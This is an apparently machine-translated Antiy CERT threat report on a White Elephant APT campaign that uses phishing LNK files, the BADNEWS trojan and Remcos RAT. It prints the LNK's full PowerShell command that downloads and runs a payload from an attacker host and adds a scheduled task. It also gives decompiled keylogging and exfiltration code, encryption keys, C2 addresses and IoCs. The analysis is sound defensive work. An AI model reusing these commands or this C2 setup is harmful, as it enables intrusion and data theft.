




Latest Attack Campaign by White Elephant Organization Using BADNEWS and Remcos Commercial Trojans

Antiy CERT



First draft completed: May 15, 2023, 4:30 p.m.
First published: May 23, 2023, 5:20 p.m.
This version updated: May 22, 2023, 10:00 a.m.

The original report is in Chinese, and this version is an AI-translated edition.



Scan the QR code to get the latest version of the report.

Contents

1 Overview	1
2 Attacks Targeting Relevant Units in China	2
2.1 LNK Files.....	2
2.2 BADNEWS Trojan.....	2
2.3 Attribution Analysis	10
3 Attacks Targeting Military and Political Targets in South Asia.....	11
3.1 Remcos Commercial Remote Access Trojan	11
3.2 Association Analysis with White Elephant Organization	13
4 Threat Framework Mapping	19
5 Summarize.....	20
Appendix 1: References.....	21
Appendix 2: About Antiy.....	21

1 Overview

White Elephant is an APT organization with an Indian background. Its attack activities can be traced back to November 2009. Antiy named the organization White Elephant in Chinese. In 2016, Antiy published "The Dance of the White Elephant: Cyberattacks from the South Asian Subcontinent"^{错误!未找到引用源。}, which disclosed the White Elephant organization's attack activities in China for the first time. In 2017, Antiy published "The Hidden Elephant Herd : A Series of Cyber Attacks from the South Asian Subcontinent"^{错误!未找到引用源。}, which again disclosed two cyber attacks against China by the organization. Since then, Antiy has continued to track the organization's attack trends and analyze, correlate, and trace the captured attacks. White Elephant's attack targets cover a wide range of countries and regions, but its main targets are China and Pakistan. The organization has the ability to attack multiple platforms including Windows, Android, and macOS. It is good at using political hot topics as bait for spear phishing attacks and constantly upgrades its attack technology to achieve better antivirus evasion effects.

Recently, Antiy CERT captured an attack campaign by the White Elephant organization targeting relevant Chinese organizations. In this attack, the attackers delivered phishing emails to the targets. The email attachment contained a compressed file containing a malicious LNK file. The LNK file was used to download the BADNEWS remote access Trojan , ultimately achieving information theft and remote access of the targets.

Further correlation analysis revealed that the LNK series of attacks are linked to recent cyberattacks targeting military and political targets in South Asia. These attacks utilize sophisticated commercial remote access tools such as Remcos. These attacks also employ LNK-type decoys, EXE programs with military-themed filenames, and phishing websites as preludes. To achieve this, they compromise and register a significant amount of network infrastructure to support payload distribution and control communications. Analysis and investigation revealed that these attacks have a clear Indian background, with no targets currently linked to China. Currently, the only known overlap with the White Elephant organization is in the form of digital certificates.

2 Attacks Targeting Relevant Units in China

2.1 LNK Files

Table 2-1 Malicious LNK files

Original file name	Notice on the 2023 Project Application Guidelines for Four Key Special Projects, Including "Advanced Structures and Composite Materials ".pdf.lnk
MD5	a8b9dcd916a005114da6a90c9724c4d9
File size	3.75 KB (3,848 bytes)
File format	LNK

The attacker sends a compressed package containing a malicious LNK file to the target as an email attachment. The malicious LNK file is disguised as a PDF document to trick the attacker into opening and executing it.



Figure 2 Double-suffixed bait files in compressed packages

After the LNK file is executed, it will download the bait file from <https://msit5214.b-cdn.net/abc.pdf> and open it. It will then download the subsequent payload from <https://msit5214.b-cdn.net/c> to C:\ProgramData\Microsoft\DeviceSync and name it OneDrive.exe. Finally, it will be added to the scheduled task for execution.

```

WindowStyle Hidden $ProgressPreference = 'SilentlyContinue';
Invoke-WebRequest "https://msit5214.b-cdn.net/abc.pdf" -OutFile C:\Users\Public\abc.pdf;
Start-Process C:\Users\Public\abc.pdf;
$ProgressPreference = "SilentlyContinue";
Invoke-WebRequest "https://msit5214.b-cdn.net/c" -OutFile "C:\ProgramData\Microsoft\DeviceSync\p";
move "C:\ProgramData\Microsoft\DeviceSync\p" "C:\ProgramData\Microsoft\DeviceSync\OneDrive.exe";
Remove-Item -Force -Path "C:\ProgramData\Microsoft\DeviceSync\p";
SCHTASKS /CREATE /SC minute /TN OneDriveUpdate /TR "C:\ProgramData\Microsoft\DeviceSync\OneDrive.exe" /F;

```

Figure 2-1 2

2.2 BADNEWS Trojan

Table 2-2 BADNEWS Trojan

Virus name	Trojan[RAT]/Win32.Whiteelephant
Original file name	OneDrive.exe

MD5	5bb083f686c1d9aba9cd6334a997c20e
Processor architecture	Intel 386 or later processors
File size	337.45 KB (345544 bytes)
File format	Win32 EXE
Timestamp	2023-04-06 09:01:18 UTC
Digital signature	Gromit Electronics Limited
Packer type	None
Compiled language	Microsoft Visual C/C++(2017v.15.5-6)

OneDrive.exe file is the BADNEWS remote access Trojan from the White Elephant organization, used to download files, execute commands, and take screenshots. The digital signature for OneDrive.exe is as follows.



Figure 2-3 Digital signature information

After the BADNEWS Trojan is executed, it first checks the machine's time zone. If the result is the China Standard Time Zone, it will perform subsequent malicious operations.



Figure 2-4 Determine whether it is the China Standard Time Zone

Then create a mutex qzex to ensure that the process is unique in the current environment, and then use the SetWindowsHookExW function to register the keyboard hook.

```

J
if ( !CreateMutexA(0, 1, "qzex") )
    goto LABEL_44;
v31 = 0;
if ( GetLastError() == 183 )
{
LABEL_48:
    loadDll(v31);
    JUMPOUT(0x40A87E);
}
v7 = SetWindowsHookExW(13, fn, 0, 0);

```

Figure 2-5 Create a mutex and registering a keyboard hook

The stolen keylogger will be stored in the %temp%\kednfbdnfby.dat file.

```

*(_DWORD *)v111 = 'pmeT';
v112 = malloc(0x3E8u);
Block = v112;
memset(v112, 0, 0x3E8u);
v432 = 0;
v420 = 0;
v419 = 0;
strcpy(v431, "Kernel32.dll");
qmemcpy(v417, "GetEnvironmentVariab", sizeof(v417));
v418 = &loc_41656C;
v113 = GetModuleHandleA(v431);
dword_451F0C = (int)GetProcAddress(v113, v417);
((void (__stdcall *)(_WORD *, void *, int))dword_451F0C)(v111, v112, 1000);
v114 = unknown_libname_6(25);
*(_DWORD *)(v114 + 16) = 0;
*(_DWORD *)(v114 + 20) = 0;
*(_BYTE *)(v114 + 24) = 0;
strcpy((char *)v114, "kednfbdnfby.dat");
v404 = malloc(0x7D0u);
memset(v404, 0, 0x7D0u);
sub_4053A0((int)v404, (int)"%s\\%s", (const char *)Block, (const char *)v114);

```

Figure 2-6 Keystroke logs are stored in kednfbdnfby.dat

Use normal Web services myexternalip.com, api.ipify.org, and ifconfig.me to obtain the host IP external network address.

```

    strcpy((char *)v6, "http://myexternalip.com/raw");
    v7 = (_DWORD *)unknown_libname_6(20);
    *(_OWORD *)v7 = 0i64;
    v7[4] = 0;
    memcpy(v7, "IP retriever", 12);
    Sleep(0xC8u);
    v8 = InternetOpenA_0(v7, 0, 0, 0, 0, a3, a4, a2);
    v24 = (void (*)(void))v8;
    if ( !v8 || (hInternet = (HINTERNET)InternetOpenUrlA(v8, v6, 0, 0, 0x800000, 0)) == 0 )
    {
        j_j__free((void *)v6);
        j_j__free(v7);
    LABEL_3:
        *((_DWORD *)a1 + 4) = 0;
        *((_DWORD *)a1 + 5) = 15;
        *(_BYTE *)a1 = 0;
        memmove(a1, (void *)Locale, 0);
        return;
    }
    memset(v41, 0, sizeof(v41));
    ((void (*)(void))v25[0])();
    if ( !InternetReadFile_0(Sleep, &v40[196], 196, &v29) )
    {
        j_j__free((void *)v6);
        j_j__free(v7);
        memset(&v40[196], 0, 0xC4u);
        goto LABEL_3;
    }
    InternetCloseHandle(Sleep);

```



Figure 2-7 Obtain the host's external IP

Use the external IP address obtained earlier to query the web services at api.iplocation.net and ipapi.co to obtain the name of the country to which the external IP address belongs.

```

strcpy(v12, "https://api.iplocation.net/?cmd=ip-country&ip=");
v13 = &a1;
if ( a6 >= 0x10 )
    v13 = a1;
strcat(v12, v13);
v14 = InternetOpenUrlA(hInternet, v12, 0, 0, 0x800000, 0);

strcpy(v34, "https://ipapi.co/");
v35 = &a1;
if ( a6 >= 0x10 )
    v35 = a1;
v57 = v35;
strcat(v34, v35);
v36 = unknown_libname_6(0x1Eu);
v57 = v36;
*(v36 + 15) = 0;
*(v36 + 19) = 0;
*(v36 + 23) = 0;
*(v36 + 27) = 0;
v36[29] = 0;
strcpy(v36, "/country_name/");

```

Figure 2-8 Obtain the country of the external IP

The obtained encrypted information is concatenated into a string, which is then used as the content of the heartbeat packet to be sent back to the C2 server.




Figure 2-9Returned information content

The types of data collected on the target machine are as follows:

Table 2-3 Data types collected

uu34	SMBIOS UUID
puip89	External IP address
iggp	Intranet IP address
usfghnam	Current username
osgh	Windows system version
locghg	External IP address corresponding country

The collected information is first Base64-encoded, then encrypted using AES-CBC-128, and then Base64-encoded again. The AES key used for encryption is "qgdrbn8kloiuytr3" and the IV is "feitr74673ngbfj".


```

Src = *(void **)(a2 + 16);
v25 = (unsigned int)Src >> 4;
v3 = 16 * (((unsigned int)Src >> 4) + 1);
strcpy(v34, "qgdrbn8kloiuytr3");
v22 = a1;
strcpy(&v33[4], "feitrt74673ngbfj");
v23 = v3;
Block = unknown_libname_6(v3 + 1);
memset(Block, 0, v3 + 1);
if ( *(_DWORD *)v2 + 5) >= 0x10u )
    v2 = *(char **)v2;
v4 = (char *)((_BYTE *)Block - v2);
do
{
    v5 = *v2++;
    v2[(_DWORD)v4 - 1] = v5;
}
while ( v5 );
v6 = (unsigned __int8)Src & 0xF;
if ( 16 - v6 > 0 )
{
    v7 = (char *)Block + 16 * v25 + v6;
    v8 = 16 - v6;
    v9 = 0x1010101 * (unsigned __int8)(16 - v6);
    v10 = (unsigned int)(16 - v6) >> 2;
    memset32(v7, v9, v10);
    memset(&v7[4 * v10], v9, v8 & 3);
    v3 = v23;
}
*(_BYTE *)Block + v3 = 0;
Src = unknown_libname_6(v3 + 1);
memset(Src, 0, v3 + 1);
v27 = &AES::`vftable';

```

Figure 2-10 Data encryption

Three threads are created to communicate with the C2 server. The C2 address is charliezard.shop, the communication port is port 443, and the URI is /tagpdjjarzajgt/cooewlzafloumm.php. Each thread performs a different task, and the communication content uses AES-CBC-128 encryption.

```

strcpy((char *)&v96, "kernel32.dll");
v23 = GetModuleHandleA((LPCSTR)&v96);
v95 = 0;
strcpy((char *)&v94, "CreateThread");
Sleep(0x6A4u);
dword_451FA8 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v23, (LPCSTR)&v94);
if ( dword_451FA8(0, 0, sub_409900, v71, 0, v62) )
{
    for ( i = 543; i > 0; i /= 10 )
    {
        Sleep(0x13ECu);
        sub_4041D0(v55, v37, v42);
        LOBYTE(v98) = 21;
        if ( dword_451FA8(0, 0, sub_4092A0, v55, 0, v61) )
        {
            Sleep(0x118u);
            sub_4041D0(v54, v38, v43);
            LOBYTE(v98) = 22;
            if ( dword_451FA8(0, 0, sub_409440, v54, 0, v58) )

```

Figure 2-11 Create thread communication

The sub_409900 thread function is used to send the collected basic information and verify whether the target machine is in the power-on state.

```
sub_4053A0(
    (int)Block,
    (int)"%s=%s&%s=%s&%s=%s&%s=%s&%s=%s&%s=%s",
    v49,
    v34,
    v54,
    v33,
    v53,
    v32,
    v52,
    v31,
    v51,
    v30,
    v56,
    v48);
v77[4] = 0;
v77[5] = 15;
LOBYTE(v77[0]) = 0;
memmove(v77, (void *)Locale, 0);
LOBYTE(v103) = 20;
sub_4045E0(v77, Block);
free(Block);
v102 = 0;
strcpy((char *)&v101, "kernel32.dll");
v35 = GetModuleHandleA((LPCSTR)&v101);
v100 = 0;
strcpy((char *)&v99, "CreateThread");
Sleep(0x6A4u);
CreateThread = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress(v35, (LPCSTR)&v99);
if ( CreateThread(0, 0, sub_409900, v77, 0, v66) )
```

Figure 2-12Send heartbeat packet

The sub_4092A0 thread function is used to implement remote access. The attacker issues the command in the following format: \$ parameter 1 \$ parameter 2, where parameter 2 is not used.

```
v74 = strtok(0, "$");
if ( !v74 )
{
    LABEL_52:
    memmove(String, Locale, 0);
    memset(v27, 0, strlen(v27));
    goto LABEL_53;
}
v28 = strtok(0, "$");
v73 = v28;
sub_10026F0(v93, hInternet);
LOBYTE(v97) = 5;
sub_1004FB0(v50, v51);
LOBYTE(v97) = 7;
sub_1002660(v93);
sub_10023C0(v50, v51);
LOBYTE(v97) = 8;
sub_10026F0(v93, v74);
LOBYTE(v97) = 9;
sub_1004FB0(v50, v51);
LOBYTE(v97) = 11;
sub_1002660(v93);
sub_10023C0(v50, v51);
LOBYTE(v97) = 12;
if ( sub_1004820(v82, "3hdfghd1") )
```

Figure 2-13Get instructions and execute corresponding functions

Compared with the implementation of various control commands in previous BADNEWS attacks, it was found that this organization did not save the execution results to a file as in previous attacks^[3], but instead directly encrypted the data and sent it back to the C2 server. The command codes and corresponding functions in BADNEWS are shown below:

Table 2-4 Instruction codes and corresponding functions

Instruction code	Function
3hdfghd1	Read the specified file and return the result.
3fgbfujb3	Read the contents of the keyboard log file %temp%\kednfbdnfby.dat and return the result.
3gjdfghj6	Execute cmd command and return the result.
3fgjfhg4	Traverse the specified directory and return a list of files.
3gnfjkh7	The file is downloaded and executed. After decryption, the file contents are written to %temp%\dp + [4 random characters].exe, where it is executed and the results are returned.
3ngjfng5	File download. After decryption, the downloaded content is written to the %temp% path with the specified name, and then the result is returned.
3fghnbj2	Take a screenshot and upload it.

The sub_409440 thread function is used to execute the cmd command to collect information (including the current user name , network configuration, DNS cache, system information, and process list), and then encrypt the information and add it to the endfh parameter to send back to the C2 server.

```

*v16 = 'aohw';
*(v16 + 2) = 'im';
sub_1013530(v81, v16);
LOBYTE(v105) = 2;
v17 = v81;
if ( v81[5] >= 0x10u )
    v17 = v81[0];
sub_10053A0(v15, "%s=%s", v16, v17);
memmove(v81, Locale, 0);
j_j__free(v16);
v70 = Sleep;
Sleep(0x884u);
for ( i = 1403; i > 0; i /= 10 )
    ;
hInternet = malloc(0x2710u);
memset(hInternet, 0, 0x2710u);
v19 = unknown_libname_6(0x1Eu);
*(v19 + 13) = 0;
*(v19 + 17) = 0;
*(v19 + 21) = 0;
*(v19 + 25) = 0;
v19[29] = 0;
strcpy(v19, "ipconfig/all");
*v27 = 'ksat';
*(v27 + 1) = 'tsil';
sub_1013530(v85, v27);
LOBYTE(v105) = 6;
v28 = v85;
if ( v85[5] >= 0x10u )
    v28 = v85[0];
sub_10053A0(v26, "\n\n%s=%s", v27, v28);

strcpy(v21, "ipconfig/displaydns");
sub_1013530(v83, v21);
LOBYTE(v105) = 4;
v22 = v83;
if ( v83[5] >= 0x10u )
    v22 = v83[0];
sub_10053A0(v76, "\n%s=%s", v21, v22);
memmove(v83, Locale, 0);
j_j__free(v21);
Sleep(0xAB4u);
v72 = malloc(0x186A0u);
memset(v72, 0, 0x186A0u);
v23 = unknown_libname_6(0x14u);
*(v23 + 11) = 0;
*(v23 + 15) = 0;
v23[19] = 0;
strcpy(v23, "systeminfo");

```

Figure 2-14 Collect system information

2.3 Attribution Analysis

The released Trojan, OneDrive.exe, is similar to the BADNEWS Trojan used by the White Elephant organization in previous attacks in terms of code structure, encryption algorithm, and communication mode. The BADNEWS Trojan's storage path, C:\ProgramData\Microsoft\DeviceSync, is also a commonly used file path for the group.

The storage path of the BADNEWS Trojan released by exploiting the CVE-2017-11882 vulnerability in previous attacks.

```

ShellExecuteA_2 = (void (__stdcall *)(_DWORD))v9;
v10 = VirtualAlloc(0, 241592, 12288, 64); // 申请0x3AFB8大小的内存块
v32(2, v10, 241592, varF4[61] + 2960); // 拷贝指定偏移处的PE数据至刚申请的内存中
strcpy((char *)v66, "C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe");
memcpy((char *)&v66[11] + 2, "lrkpyjppjofetscdzymbgwuk", 26);
v41 = CreateFileA(v66, -1073741824, 2, 0, 1, 2);
WriteFile(v41, v10, 241592, &v40, 0, v21, v26); // 将内存中的PE数据保存至C:\\ProgramData\\Microsoft\\DeviceSync\\mcods.exe

```

Figure 2-15 of the BADNEWS Trojan released by the CVE-2017-11882 vulnerability in previous attack activities.

The storage path of the BADNEWS Trojan in this attack.

```

WindowStyle Hidden $ProgressPreference = 'SilentlyContinue';
Invoke-WebRequest "https://msit5214.b-cdn.net/abc.pdf" -OutFile C:\Users\Public\abc.pdf;
Start-Process C:\Users\Public\abc.pdf;
$ProgressPreference = "SilentlyContinue";
Invoke-WebRequest "https://msit5214.b-cdn.net/g" -OutFile "C:\ProgramData\Microsoft\DeviceSync\p";
move "C:\ProgramData\Microsoft\DeviceSync\p" "C:\ProgramData\Microsoft\DeviceSync\OneDrive.exe";
Remove-Item -Force -Path "C:\ProgramData\Microsoft\DeviceSync\p";
SCHTASKS /CREATE /SC minute /TN OneDriveUpdate /TR "C:\ProgramData\Microsoft\DeviceSync\OneDrive.exe" /F;

```

Figure 2-16 The storage path of the BADNEWS Trojan in this attack

System time zone detection code present in the BADNEWS Trojan used in previous attack campaigns.

```

kk_get_timezone(Block); // 获取系统时区
v12 = 0;
memset(&v11[20], 0, 0x50u);
v3 = v10;
v4 = Block;
v5 = Block[0];
strcpy(v11, "China Standard Time");
if ( v10 >= 0x10 )
    v4 = (void **)Block[0];
v6 = strcmp((const char *)v4, v11); // 检查是否为中国标准时区
if ( v6 )
    v6 = v6 < 0 ? -1 : 1;

```

Figure 2-17 System time zone detection code present in the BADNEWS Trojan in previous attack activities

The system time zone detection code present in the BADNEWS Trojan in this attack campaign.

```

GetDynamicTimeZoneInformation_0(v91);
v109 = 0;
memset(v99, 0, sizeof(v99));
v9 = v91;
strcpy(v98, "China Standard Time");
if ( *8ProcName[12] >= 0x10u )
    v9 = v91[0];
v9 = strcmp(v9, v98);

```

debug037:006260E6 db 0
 debug037:006260E7 db 18h
 debug037:006260E8 aChinaStandardT db 'China Standard Time',0
 debug037:006260FC db 80h
 debug037:006260FD db 0F0h
 debug037:006260FE db 0ADh
 debug037:006260FF db 0BAh
 debug037:00626100 db 0Dh

Figure 2-18 The system time zone detection code present in the BADNEWS Trojan in this attack

3 Attacks Targeting Military and Political Targets in South Asia

Correlation analysis of the BADNEWS Trojan used in the aforementioned attacks revealed a correlation with recent cyberattacks targeting military and political targets in South Asia. These attacks used LNK-type decoys, EXE programs with military-themed file names, and phishing websites as preludes. They also extensively used the commercial Remcos Trojan to remotely control and obtain sensitive information from targets .

3.1 Remcos Commercial Remote Access Trojan

Table 3-1 Remcos remote access Trojan

Virus name	Trojan[RAT]/Win32.Remcos
------------	--------------------------

Original file name	Minutes-of-Meeting-Joint-Ops.exe
MD5	b8f649208c5f404eff00c1a4f8c61995
Processor architecture	Intel 386 or later processors
File size	2.35 MB (2465088 bytes)
File format	Win32 EXE
Timestamp	2023:02:21 13:52:24 UTC
Digital signature	Gromit Electronics Limited
Packer type	None
Compiled language	Microsoft Visual C/ C++(2017 v.15.5-6)

Remcos is a commercial remote access Trojan that includes rich functions such as remote desktop control, screen stealing, clipboard stealing, camera and audio spying, command execution, browser stealing, password stealing, and proxy creation. It can collect and manage information such as files, processes, services, windows, registry, and networks.




Figure 3-1 Official Remcos Professional product interface introduction

3.2 Association Analysis with White Elephant Organization

3.2.1 Digital Certificate Association

According to the digital signature information of the BADNEWS Trojan in the above-mentioned attack activities against relevant units in China, it can be associated with malicious files with this signature.



Figure 3-2 Digital certificates found in the BADNEWS Trojan used in this attack

There are not many files using this signature, including a Trojan sample named Minutes-of-Meeting-Joint-Ops.exe. The sample was uploaded from Bangladesh on February 22 this year and belongs to the Remcos remote access family. The C2 address is 45.137.116.253:443 (TCP).

The Trojan that also accesses the 45.137.116.253:443 (TCP) address includes other files named Remcos remote control with military and political themes, among which fatima.exe's parent is a previously unseen downloader:

Table 3-2 Malicious files associated with IP 45.137.116.253

MD5	File name	Introduction
e8ba6aeac4ae8bd22e2da73a2e142104	Minutes-of-Meeting-Joint-Ops-with-Bangladesh-Navy.exe (Minutes of a joint operations meeting with the Bangladesh Navy)	Remcos RAT , Mounted on the puppet website: merafm.com
6f50d7408281f80d5b563236215e5308	fatima.exe	Remcos RAT Mounted on the puppet website: merafm.com
40ae57d3e6163e80d3887aaacd001980	Defense-Attache-Minutes-of-Meeting.exe (Minutes of the Defense Attaché Meeting)	Downloader, used to download and execute fatima.exe

The puppet website merafm.com, which hosted these Remcos remote access programs, is the website of MERA FM, a popular radio broadcaster in Pakistan. Further analysis confirmed that the website was compromised and used to mount a large number of malicious files. The file list is as follows:

Table 3-3 Malicious files associated with the merafm.com website

MD5	File name	Introduction
d51e8ebb04a5849f46514dcaef7f4c32	Talking-Points-with-China-PLAAF.exe (Talking Points with the Chinese Air Force)	Remcos RAT
eb9068161baa5842b40d5565130526b9	LIST OF SIGNAL ADDRESSES, CALL SIGN 10 Apr 2023.exe (Signal Address List, Call Signal April 10, 2023)	Downloader (downloaded file link is invalid)
e8ba6aeac4ae8bd22e2da73a2e142104	Minutes-of-Meeting-Joint-Ops-with-Bangladesh-Navy.exe (Minutes of a joint operations meeting with the Bangladesh Navy)	Remcos RAT
6f50d7408281f80d5b563236215e5308	fatima.exe	Remcos RAT Mounted on the puppet website: merafm.com
aebe447662363c9e40275aa8aed5f905	hplaserprinter.exe	Remcos RAT

The tool capabilities and IoCs of the malicious files are summarized as follows:

Table 3-4 Tool capabilities and IoCs of malicious files

MD5	Tool capabilities and configuration data
d51e8ebb04a5849f46514dcaef7f4c32	Remcos RAT, C2: 45.137.118.105:443
eb9068161baa5842b40d5565130526b9	Downloader, get the payload from gclouddrives.com/spyder/smile.php
e8ba6aeac4ae8bd22e2da73a2e142104	Remcos RAT, C2: 45.137.116.253:443
6f50d7408281f80d5b563236215e5308	Remcos RAT, C2: 45.137.116.253:443
aebe447662363c9e40275aa8aed5f905	Remcos RAT, C2: 45.146.254.153:993

3.2.2 Sample Homology Association

Based on the above samples, by associating and expanding at the same source level such as file metadata, code, and assets, multiple samples are associated as shown in the following table:

Table 3-5 Malicious files associated with the above samples

MD5	File name	Introduction
-----	-----------	--------------

5b99f5a2430eb761d6c70e624809a1bd	Official-Correspondence-by-IGP-Punjab-through-Official-E-mail-ID.exe (Official letter from the Inspector General of Police, Punjab, via official email ID)	Remcos RAT
76dc20e2e00baa85a0ca73539a0a9c7a	ISPR-Turkiye-Delegation.exe Turkish delegation of the Inter-Services Public Relations Agency)	Remcos RAT
87d94635372b874f18acb3af7c340357	PN SHIP OVERSEAS DEPLOYMENT PLAN TO FAR EAST CHINA.exe (Pakistan Navy's China Far East Ship Overseas Deployment Plan)	Downloader (downloaded file link is invalid)
1fa3f364bcd02433bc0f4d3113714f16	Rocket Launch System THE UPDT LIST OF MLRS PROB-.exe (Updated list of multiple rocket launcher system issues)	Downloader (downloaded file link is invalid)
3ea8adf7a898de96ffd6e7d4b2594f54	List1.xll	Downloader (x64), download and execute hplaserprinter.exe mentioned above
50cca2ab249aa4575854991db1c93442	List2.xll	Downloader (x64), download and execute the hplaserprinter.exe mentioned above
927618e626b1db68a4281b281a7b7384	dllhostSvc.exe	Remcos RAT
4be6220e6295676f9eae5659826900c5	FIA_IBMS_VPN.2022.exe	Remcos RAT

The tool capabilities and IoCs of the malicious files are summarized as follows:

Table 3-6 Tool capabilities and IoCs of malicious files

MD5	Tool capabilities and configuration data
5b99f5a2430eb761d6c70e624809a1bd	Remcos RAT, 193.203.238.116:443
76dc20e2e00baa85a0ca73539a0a9c7a	Remcos RAT, 45.146.254.153:993
87d94635372b874f18acb3af7c340357	Downloader, get the payload from alibabacloud.com/spyder/smile.php
1fa3f364bcd02433bc0f4d3113714f16	Downloader, get the payload from cloudplatformservice.one/cpidr/balloon.php
3ea8adf7a898de96ffd6e7d4b2594f54	Downloader (x86) , downloads and executes hplaserprinter.exe, and obtains the payload from merafm.com/wp-content/uploads/2021/04/sijsi/hplaserprinter.exe
50cca2ab249aa4575854991db1c93442	Downloader (x64), downloads and executes hplaserprinter.exe, and obtains the payload from merafm.com/wp-content/uploads/2021/04/sijsi/hplaserprinter.exe
927618e626b1db68a4281b281a7b7384	Remcos RAT, 45.146.254.153:443
4be6220e6295676f9eae5659826900c5	Remcos RAT, 45.146.254.153:443

The executable of dllhostSvc.exe is a malicious shortcut named Password.lnk. The LNK is packaged in a compressed package, which contains an encrypted Word document and a malicious shortcut named Password.lnk. The target is tricked into opening the shortcut to obtain the password. The method is similar to the LNK bait targeting China mentioned above:



名称	修改日期	类型	大小
 FIA NOTICE.docx	2023/2/9 12:27	Microsoft Word ...	69 KB
 Password	2023/2/9 11:32	快捷方式	2 KB

Figure 3-3Files in the compressed package




Figure 3-4Encrypted word document

Password.lnk executes the PowerShell code contained in the remote HTA file by calling mshta.exe, downloading <https://webmail.mod.com.pk/uploads/adrean.exe> and renaming it to % localappdata %\dllhostSvc.exe for execution.

3.2.3 Network Asset Association

The network assets related to the South Asian attack activities mainly consist of three categories: self-owned domain names, self-owned IP addresses, and puppet websites.

The self-owned domains include domains with names similar to official ones, as well as domains whose Whois registration addresses are disguised as the victim's location. Most of these domains are used to respond to the downloader's payload, with webmail.mod.com.pk being used both as a payload distribution site and as a phishing and account theft website:

